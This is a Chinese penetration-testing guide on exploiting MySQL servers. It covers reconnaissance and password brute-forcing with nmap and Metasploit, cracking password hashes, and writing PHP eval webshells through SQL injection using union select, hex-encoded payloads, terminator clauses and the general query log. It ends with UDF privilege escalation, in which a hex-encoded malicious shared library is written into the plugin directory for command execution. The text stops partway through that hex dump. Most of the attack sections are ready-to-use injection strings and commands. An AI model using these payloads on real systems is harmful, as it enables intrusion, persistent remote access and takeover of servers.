内网渗透测试：MySql 的利用与提权思路总结

MySQL 是世界上最流行的关系型数据库管理系统，在 WEB 应用方面 MySQL 是最好的 RDBMS 应用软件之一。

MySQL 是世界上最流行的关系型数据库管理系统，在 WEB 应用方面 MySQL 是最好的 RDBMS(Relational Database Management System：关系数据库管理系统) 应用软件之一。全球很多著名公司和站点都使用 Mysql 作为其数据库支撑，并且很多架构都以 Mysql 作为数据库管理系统，例如 LAMP、和 WAMP 等，在针对网站渗透中，很多都是跟 Mysql 数据库有关，各种 Mysql 注入，利用 Mysql 来 getshell、Mysql 提权，等等。本文，笔者我对 Mysql 在渗透测试中的常见的基础利用进行了详细的总结，包括利用 MySQL 获取 webshell、MySQL 提权以及几个 MySQL 的 0day 漏洞等。

MySQL 相关信息收集

不管是你渗透什么玩意儿，信息收集都是首要的一步。在行动之前，我们需要搞清楚，目标主机上是否存在 MySQL、MySQL 运行在默认的端口还是指定的端口、MySQL 的版本信息、MySQL 用户信息等等。

Mysql 默认端口是 3306 端口，但也有自定义端口，针对默认端口扫描主要利用扫描软件进

行探测。我们可以用 nmap 等端口扫描工具对 MySQL 的端口进行扫描。

如果已经获得了目标 MySQL 的密码，我们可以使用该用户名和密码扫描获取指定 IP 地址的端口信息以及 mysql 数据库相关信息：

```
nmap -sV -sC 192.168.1.13
nmap -sV -sC 192.168.1.13 -p 3306
```

Nmap 还内置了多个 mysql 相关脚本，有审计，暴力破解，hash、空密码扫描、枚举、基本信息、查询、变量等等：

```
/usr/share/nmap/scripts/mysql-audit.nse
/usr/share/nmap/scripts/mysql-brute.nse
/usr/share/nmap/scripts/mysql-databases.nse
/usr/share/nmap/scripts/mysql-dump-hashes.nse
/usr/share/nmap/scripts/mysql-empty-password.nse
/usr/share/nmap/scripts/mysql-enum.nse
/usr/share/nmap/scripts/mysql-info.nse
/usr/share/nmap/scripts/mysql-query.nse
/usr/share/nmap/scripts/mysql-users.nse
/usr/share/nmap/scripts/mysql-variables.nse
/usr/share/nmap/scripts/mysql-vuln-cve2012-2122.nse
```

能不能用不知道，反正我是没用过。

Metasploit 也有几个可用于收集 MySQL 信息的模块：

```
获取MySQL相关信息:
auxiliary/admin/mysql/mysql_enum
auxiliary/scanner/mysql/mysql_version

文件枚举和目录可写信息枚举:
auxiliary/scanner/mysql/mysql_file_enum
auxiliary/scanner/mysql/mysql_writable_dirs
```

另外，我们还可以使用 sqlmap 通过注入点扫描获取目标数据库的信息。sqlmap 在测试注入点时，会枚举出目标主机的数据库类型、版本等信息。

通过 MySql 获取服务器权限

获取 MySql 连接密码

假设目标服务器开启 3389 端口，并且允许我们进行远程访问的话，我们可以采取爆破 MySQL 用户密码的方法，获取 MySQL 的权限。

在渗透测试中，获取 MySql 连接密码的思路大致有以下几种：

MySQL 口令爆破

MySQL 口令爆破


当我们通过信息收集已经知道目标主机上运行有 MySql 服务时，我们可以对其连接密码进行爆破，但这种方法一般是不会成功的，爆破成功的几率近乎为零。除非管理员用的是弱口令，我们才有尝试一下爆破的必要。但为了提高爆破成功的概率，社工也是不可缺少的。我们可以通过收集一个人的各种信息，例如姓名、社交平台账号 / 昵称、手机号、生日、伴侣姓名 / 生日、职业等信息，通过这些写信息生成针对性的字典，利用该字典进行爆破。

如若你真想进行 MySQL 口令爆破，可以用以下几种方法：

（一）通过 metasploit 相关模块进行爆破

Metasploit 的 auxiliary/scanner/mysql/mysql_login 模块可用来登录 mysql，亦可用来爆破 mysql 口令：

```
use auxiliary/scanner/mysql/mysql_login
set RHOSTS 192.168.1.13
set pass_file /tmp/wordlists.txt     # 设置字典
set username root
run
```



（二）使用 nmap 扫描并破解密码

(1) 对某一个 IP 或者 IP 地址段进行 mysql root 默认密码暴力扫描并破解：

```
nmap --script=mysql-brute.nse 192.168.1.13
nmap --script=mysql-brute.nse 192.168.1.13 -p 3306
nmap --script=mysql-brute.nse 192.168.1.1-255
```

也可以自定义账号密码字典。

```
nmap -p 3306 --script=mysql-brute.nse userdb=/tmp/passdb.txt passdb=/tmp/pass.txt 192.168.1.13
```

（2）检查 mysql root 空口令

```
nmap --script=mysql-empty-password.nse 192.168.195.130
```

MySQL 哈希值爆破


MySQL 的用户名密码哈希值保存在 mysql 库的 user 表中：

```
mysql> select host, user, password from mysql.user;
+-----------+------+-------------------------------------------+
| host      | user | password                                  |
+-----------+------+-------------------------------------------+
| localhost | root | *36BCFC*****************C617716EE3DC63 |
| ubuntu    | root | *36BCFC*****************C617716EE3DC63 |
| 127.0.0.1 | root | *36BCFC*****************C617716EE3DC63 |
| ::1       | root | *36BCFC*****************C617716EE3DC63 |
+-----------+------+-------------------------------------------+
4 rows in set (0.00 sec)

mysql>
```

直接将获取到的哈希值放到 cmd5.com 在线哈希破解网站上在线破解即可。

从网站泄露的源代码中寻找数据库密码

网站的配置文件中大多含有数据库的连接配置，如数据库用户名、密码等配置信息。当我们获得到了目标网站的备份文件时，首先查看一下网站的配置文件可能会有以外的收获。



通过 MySql 向服务器写 WebShell

需要具有以下几个条件：

- 存在 sql 注入漏洞
- 当前数据库用户具有写入权限
- 知道目标网站 Web 物理路径
- secure_file_priv 选项支持数据导出

有时候，即使当前数据库用户有了 file 权限，也不能成功将数据导出至自己想要的目录。因为高版本的 MYSQL 添加了一个新的特性 secure_file_priv，该选项对 mysql 导出文件做了限制，输出目录路径应该 secure_file_priv 一致，否侧文件操作不成功：

```
mysql> show variables like '%secure_file_priv%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv | NULL  |
+------------------+-------+
1 row in set (0.00 sec)

mysql>
```

该参数用于限制 select...into outfile...、load_file() 导出到或读取哪个指定的目录。

- secure_file_priv 的值为 NULL 时，表示限制 mysql 不允许导入或导出。
- secure_file_priv 的值为为 /tmp 时，表示限制 mysql 只能在 / tmp 目录中执行导入导出，其他目录不能执行。
- secure_file_priv 没有值即值为空时，表示允许 mysql 在任何目录导入或导出。

因为 secure_file_priv 参数是只读参数，所以不能使用 set global 命令直接修改，我们应在 mysql 的配置文件（my.cnf 或 my.ini）中进行设置：

开 my.cnf 或 my.ini，加入以下语句后重启 mysql 即可：

```
[mysqld]
secure_file_priv=''
```

查看 secure_file_priv 修改后的值：

```
mysql> show variables like '%secure_file_priv%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.00 sec)

mysql>
```

此时便可以在任何目录中导出或导入数据了，这也是我们利用 MySql 向服务器写 WebShell 的基础。

利用 Union select 写入 WebShell

这是最常见的一种写入方式，union select 配合 select into outfile，将 WebShell 写入服务器，适用于 sql 注入点事联合注入的情况下。


```
index.php/?id=1 union select 1,"<?php @eval($_POST[whoami]);?>",3 into outfile '/var/www/html/shell.php' --+
```

mysql 可以解析十六进制，我们也可以对一句话进行十六进制编码，最终效果都是一样的：

```
index.php/?id=1 union select 1,0x3c3f70687020406576616c28245f504f53545b77686f616d695d293b3f3e,3 into outfile "/var/www/html/shell.php"--+
```

```
mysql> select * from users where id=1 union select 1,"<?php @eval($_POST[whoami]);?>",3 into outfile '/var/www/html/shell.php';
Query OK, 2 rows affected (0.00 sec)

mysql>
```

如下图，成功写入 webshell：



利用分隔符写入 WebShell

当 sql 注入点为为盲注或基于报错的注入时，Union select 写入的方式显然是利用不了的，我们可以通过分隔符写入 WebShell。


```
?id=1 into outfile '/var/www/html/shell.php' lines terminated by 0x3c3f706870204065766616c28245f504f53545b77686f616d695d293b3f3e--+
```

此选项指定文本文件中行与行之间数据的分隔字符串 或者字符。

同样的技巧，一共有四种形式：

```
?id=1 into outfile '物理路径' lines terminated by  (一句话hex编码)#
?id=1 into outfile '物理路径' fields terminated by (一句话hex编码)#
?id=1 into outfile '物理路径' columns terminated by (一句话hex编码)#
?id=1 into outfile '物理路径' lines starting by (一句话hex编码)#
```

如下图，成功写入 webshell：



利用 log 日志写入 WebShell

Mysql 查询日志用来保存所有跟查询相关的日志，我们可以通过指定 mysql 日志的存放路径来往目标主机上写入 webshell，但是也要对生成的日志有可读可写的权限。这种日志类型默认是关闭状态的，因为 MySQL 的用户有很多，如果将每个用户的查询操作都记录下来的话，对服务器的资源开销也是一件令人烦恼的事情。查询日志常见的几个配置选项：

```
mysql> show variables like '%general%';
+------------------+-----------------------------+
| Variable_name    | Value                       |
+------------------+-----------------------------+
| general_log      | OFF                         |
| general_log_file | /www/server/data/Ubuntu.log |
+------------------+-----------------------------+
2 rows in set (0.00 sec)

mysql>
```

- general_log 指定日志保存状态，一共有两个值（ON/OFF）ON 代表开启 OFF 代表关闭。
- general_log_file 指的是日志的保存路径

当 general_log=ON 时，所执行的 sql 语句都会出现在 / www/server/data/Ubuntu.log 这个文件里。那么，如果把 general_log_file 的路径修改为 /var/www/html/shell.php，那么所执行的 sql 语句就会保存在 shell.php 中，如果我们执行查询一个一句话，就可以 getshell。

利用方式如下：

```
show variables like '%general%';            # 查看查询日志全局配置

set global general_log = ON;                 # 开启general log模式,将所有到达MySQL Server的SQL语句记录下来。


set global general_log_file = '/var/www/html/shell.php';      # 设置日志文件地址

select '<?php eval($_POST[whoami]);?>';     # 查询一句话,此时日志文件shell.php中将写入webshell

set global general_log=OFF;                  # 关闭general log模式
```

```
mysql> set global general_log = ON;
Query OK, 0 rows affected (0.00 sec)

mysql> set global general_log_file = '/var/www/html/shell.php';
Query OK, 0 rows affected (0.01 sec)

mysql> select '<?php eval($_POST[whoami]);?>';
+------------------------------+
| <?php eval($_POST[whoami]);?> |
+------------------------------+
| <?php eval($_POST[whoami]);?> |
+------------------------------+
1 row in set (0.00 sec)

mysql>
```

如下图，成功在 Web 目录写入 webshell：

```
root@Ubuntu:~# ls -al /var/www/html
total 12
drwxrwxrwx 2 root  root  4096 Jan 23 13:41 .
drwxr-xr-x 3 root  root  4096 Oct 22 12:14 ..
-rw-rw---- 1 mysql mysql  243 Jan 23 13:41 shell.php
root@Ubuntu:~# more /var/www/html/shell.php
/www/server/mysql/bin/mysqld, Version: 5.6.49-log (Source distribution). started with:
Tcp port: 3306  Unix socket: /tmp/mysql.sock
Time                 Id Command    Argument
```

```
210123 13:41:53     3 Query     select '<?php eval($_POST[whoami]);?>'
root@Ubuntu:~#
```

** 注意：** 以上几种方法虽然成功在目标服务器的 web 目录下写入了 webshell，但是所需要的条件极其严格，其中最为主要的就是当前数据库用户具有写入权限和 secure_file_priv 选项支持数据导入导出。但是，在 Linux 系统中权限分配十分严格，MySQL 用户一般情况下是无法直接往 web 根目录写入文件的，即便成功，写入的文件的权限也是 MySQL 的（上图中

可见），Apache 也是无法访问的，所以，以上方法通常是在 Windows 系统中适用。这个点需要记一下。

通过 MySQL 进行权限提升

所谓通过 MySQL 进行权限提升就是通过 MySQL 执行系统命令。假如说我们发现了某个网站存在 SQL 注入，亦或者是我们发现了某个主机的数据库的账号密码，我们直接远程连接上了该数据库。现在我们想利用该数据库来执行系统命令，该如何去做呢？下面我们就来演示几种通过 MySQL 执行系统命令进行权限提升的方法。这里需要注意的是，执行系统命令的权限取决于数据库启动用户的权限。

MySQL UDF 提权执行系统命令

UDF 是 MySQL 的一个拓展接口，UDF（Userdefined function）可翻译为用户自定义函数，这个是用来拓展 Mysql 的技术手段。

使用过 MySQL 的人都知道，MySQL 有很多内置函数提供给使用者，包括字符串函数、数值函数、日期和时间函数等，给开发人员和使用者带来了很多方便。MySQL 的内置函数虽然丰富，但毕竟不能满足所有人的需要，当 MySQL 的内置函数不能满足需要的时候，就需要对 MySQL 进行一些扩展，幸运的是，MySQL 给使用者提供了添加新函数的机制，这种使用者自行添加的 MySQL 函数就称为 UDF(User Define Function)。

当我们有了数据库读取和写入权限以后，我们就可以尝试使用 UDF 提权的方法，从数据库 root 权限提升到系统的管理员权限。

提权原理：

UDF 的使用需要调用其动态链接库文件（.dll 或. so），使用 UDF 提权原理大概就是通过引入恶意的 `udf.dll`，引入自定义函数（如 sys_eval() 函数），执行系统命令。

利用条件：

- 掌握 MySQL 数据库的账户，从拥有对 mysql 的 insert 和 delete 权限，以创建和抛弃函数。
- 当前用户拥有可以将 udf.dll 写入相应目录的权限。
- 如果 MySQL 版本小于 5.1 且为 Windows 系统，则 udf.dll 文件存放在 C:\windows 或者 C:\windows\system32 目录下。

- 如果 MySQL 版本大于 5.1，udf.dll 文件必须放置在 MySQL 安装目录的 lib/plugin 文件夹下，该 plugin 目录默认不存在需要创建。

假设我的 UDF 文件名为 udf.dll，存放在 MySQL 安装目录的 lib/plugin 目录下（MySQL>5.1）：

```
root@Ubuntu:~# cd /www/server/mysql/lib/plugin/
root@Ubuntu:/www/server/mysql/lib/plugin# ls
adt_null.so     auth_test_plugin.so    debug                 mypluglib.so       qa_auth_interface.so  semisync_slave.so     validate_password.so
auth.so         connection_control.so  ha_example.so         mysql_no_login.so  qa_auth_server.so     test_udf_services.so
auth_socket.so  daemon_example.ini     libdaemon_example.so  qa_auth_client.so  semisync_master.so    udf_example.so
root@Ubuntu:/www/server/mysql/lib/plugin#
```

在 udf.dll 文件中，我定义了一个名为 sys_eval() 的 MySQL 函数，该函数可以执行系统任意命令。但是如果我现在就打开 MySQL 命令行，使用 select sys_eval('whoami')；的话，系统会返回 sys_eval() 函数未定义。因为我们仅仅是把 udf.dll 放到了 lib/plugin 目录下，并没有引入。类似于面向对象编程时引入包一样，如果没有引入包，那么这个包里的类你是用不了的。所以，我们应该把 udf.dll 中的自定义函数引入进来。引入的方法如下：

```
create function sys_eval returns string soname 'udf.dll';
```

- sys_eval：我们要引入的函数名。
- udf.dll：我们要从中引入函数的链接库文件。

成功引入该函数后，可以查看一下 mysql 函数里面新增了 sys_eval：

```
mysql> select * from mysql.func;
+----------+-----+---------+----------+
| name     | ret | dl      | type     |
+----------+-----+---------+----------+
| sys_eval |   0 | udf.dll | function |
+----------+-----+---------+----------+
1 row in set (0.00 sec)
```

```
mysql>
```

此时我们便可以像执行其他 MySQL 内置函数一样去使用该函数了。

UDF 手动提权步骤

当我们通过各种方法获取了目标 MySQL 数据库的权限并满足 UDF 提权的条件后，我们可以按照以下步骤进行提权。

（一）查看 secure_file_priv 的值

上文说了，secure_file_priv 是用来限制 into dumpfile、into outfile、load_file() 函数能在哪个目录下导出或者读取文件的，所以该值为空是我们利用 UDF 提权的首要条件：

```
mysql> show variables like '%secure_file_priv%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.02 sec)

mysql>
```

（二）查看系统架构及 plugin 插件目录

UDF 的 dll 动态链接库文件需要放在该目录下：

```
mysql> show variables like '%compile%';      # 查看主机版本及架构
+--------------------------+--------+
| Variable_name            | Value  |
+--------------------------+--------+
| version_compile_machine | x86_64 |
| version_compile_os       | Linux  |
+--------------------------+--------+
2 rows in set (0.00 sec)

mysql> show variables like '%plugin%';    # 查看plugin目录
+---------------+-------------------------------+
| Variable_name | Value                         |
+---------------+-------------------------------+
| plugin_dir    | /www/server/mysql/lib/plugin/ |
+---------------+-------------------------------+
1 row in set (0.01 sec)

mysql>
```

可知目标主机 plugin 插件目录为 / www/server/mysql/lib/plugin/。


如若该目录不存在，可以通过 webshell 等方式找到 MySQL 的安装目录然后手工创建 lib/plugin 文件夹

（三）将我们构造的恶意动态链接库文件写入 plugin 插件目录


我们应该去哪里找动态链接库文件去呢？Sqlmap 和 Metasploit 工具里面都自带了对应系统的动态链接库文件。

下面是二者的 UDF 动态链接库文件的存放位置：

- Sqlmap：位于 sqlmap/data/udf/mysql 目录下，包含 64 位和 32 位 Linux 和 Windows 系统下利用的动态链接库文件：



- Metasploit：位于 / usr/share/metasploit–framework/data/exploits/mysql 目录下，包含 64 位和 32 位 Linux 和 Windows 系统下利用的动态链接库文件：




另外需要注意，sqlmap 中 自带这些动态链接库为了防止被杀软误杀都经过编码处理，不能直接使用。使用之前需要先用 sqlmap 自带的解码工具 cloak.py （extra/cloak 目录下）解码，解码的方式如下：

```
python3 cloak.py -d -i <动态链接库文件>
```

找到目标主机对应系统版本和位数的 UDF 文件后，我们需要将 UDF 文件写入 plugin 插件目录，大多数情况下我们是将. dll 转化成十六进制然后再写入。这里以 Linux、64 位 MySQL 为例。

首先在攻击者本地，将 lib_mysqludf_sys_64.so 或 lib_mysqludf_sys_32.so 中的内容进行十六进制编码：

```
select hex(load_file('lib_mysqludf_sys_64.so')) into outfile "udf_64.hex";
```



生成了 hex 文件以后我们可以将 udf_32.hex 文件的内容复制出来（注意前面加上 0x），然后执行如下命令写入目标机的 lib/plugin 插件目录下：

```
select 0x7F454C5602010100000000000000000003003E0001000000D00C000000000000400000000000000E
818000000000000000000040003800050040001A001900010000000500000000000000000000000000000000
0000000000000000000014150000000000014150000000000000020000000000010000000600000018
.....0100000000000000000000000000000000000088170000000000009B0000000000000000000000000000
0000010000000000000000000000000000000100000030000000000000000000000000000000000000002318
000000000000C5000000000000000000000000000000010000000000000000000000000000 into dumpfile
"/www/server/mysql/lib/plugin/udf.so";
```

但是由于数据过长，我们需要将其分段写入。即先创建一个表，然后将十六进制数据分段写入表中，最后将含有数据的那个字段导出到 udf.so，操作如下：

```
create table temp(data longblob);

insert into temp(data) values (0x7F454C5602010100000000000000000003003E0001000000D00C000000000
0004000000000000000E818000000000000000000040003800050040001A001900010000000500000000000000
0000000000000000000000000000000000000000000014150000000000014150000000000000020000000000000
0100000006000000181500000000000018152000000000001815200000000000700200000000000080020000000
0000000020000000000002000000060000004015000000000000401520000000000040152000000000090010
0000000000090010000000000000800000000000000050E57464040000006412000000000000641200000000000
0641200000000000009C0000000000000009C0000000000000004000000000000000051E57464060000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000800000000000000
0250000002B000000150000000500000028000000 1E000000000000000000000000600000000000000C000000
0000000070000002A0000000900000021000000000000000000000027000000B000000220);

update temp set data = concat(data,0x000001800000024000000E000000000000000040000001D00000016
0000000000000013000000000000000000000012000000230000001000000025000000 1A0000000F0000000000
0000000000000000000000000000001B000000000000000300000000000000000000000000000000000000000000
```

```
00000000002900000014000000000000001900000020000000000000000A000000110000000000000000000000
0000000000000000000D000000260000001700000000000000080000000000000000000000000000000000000000
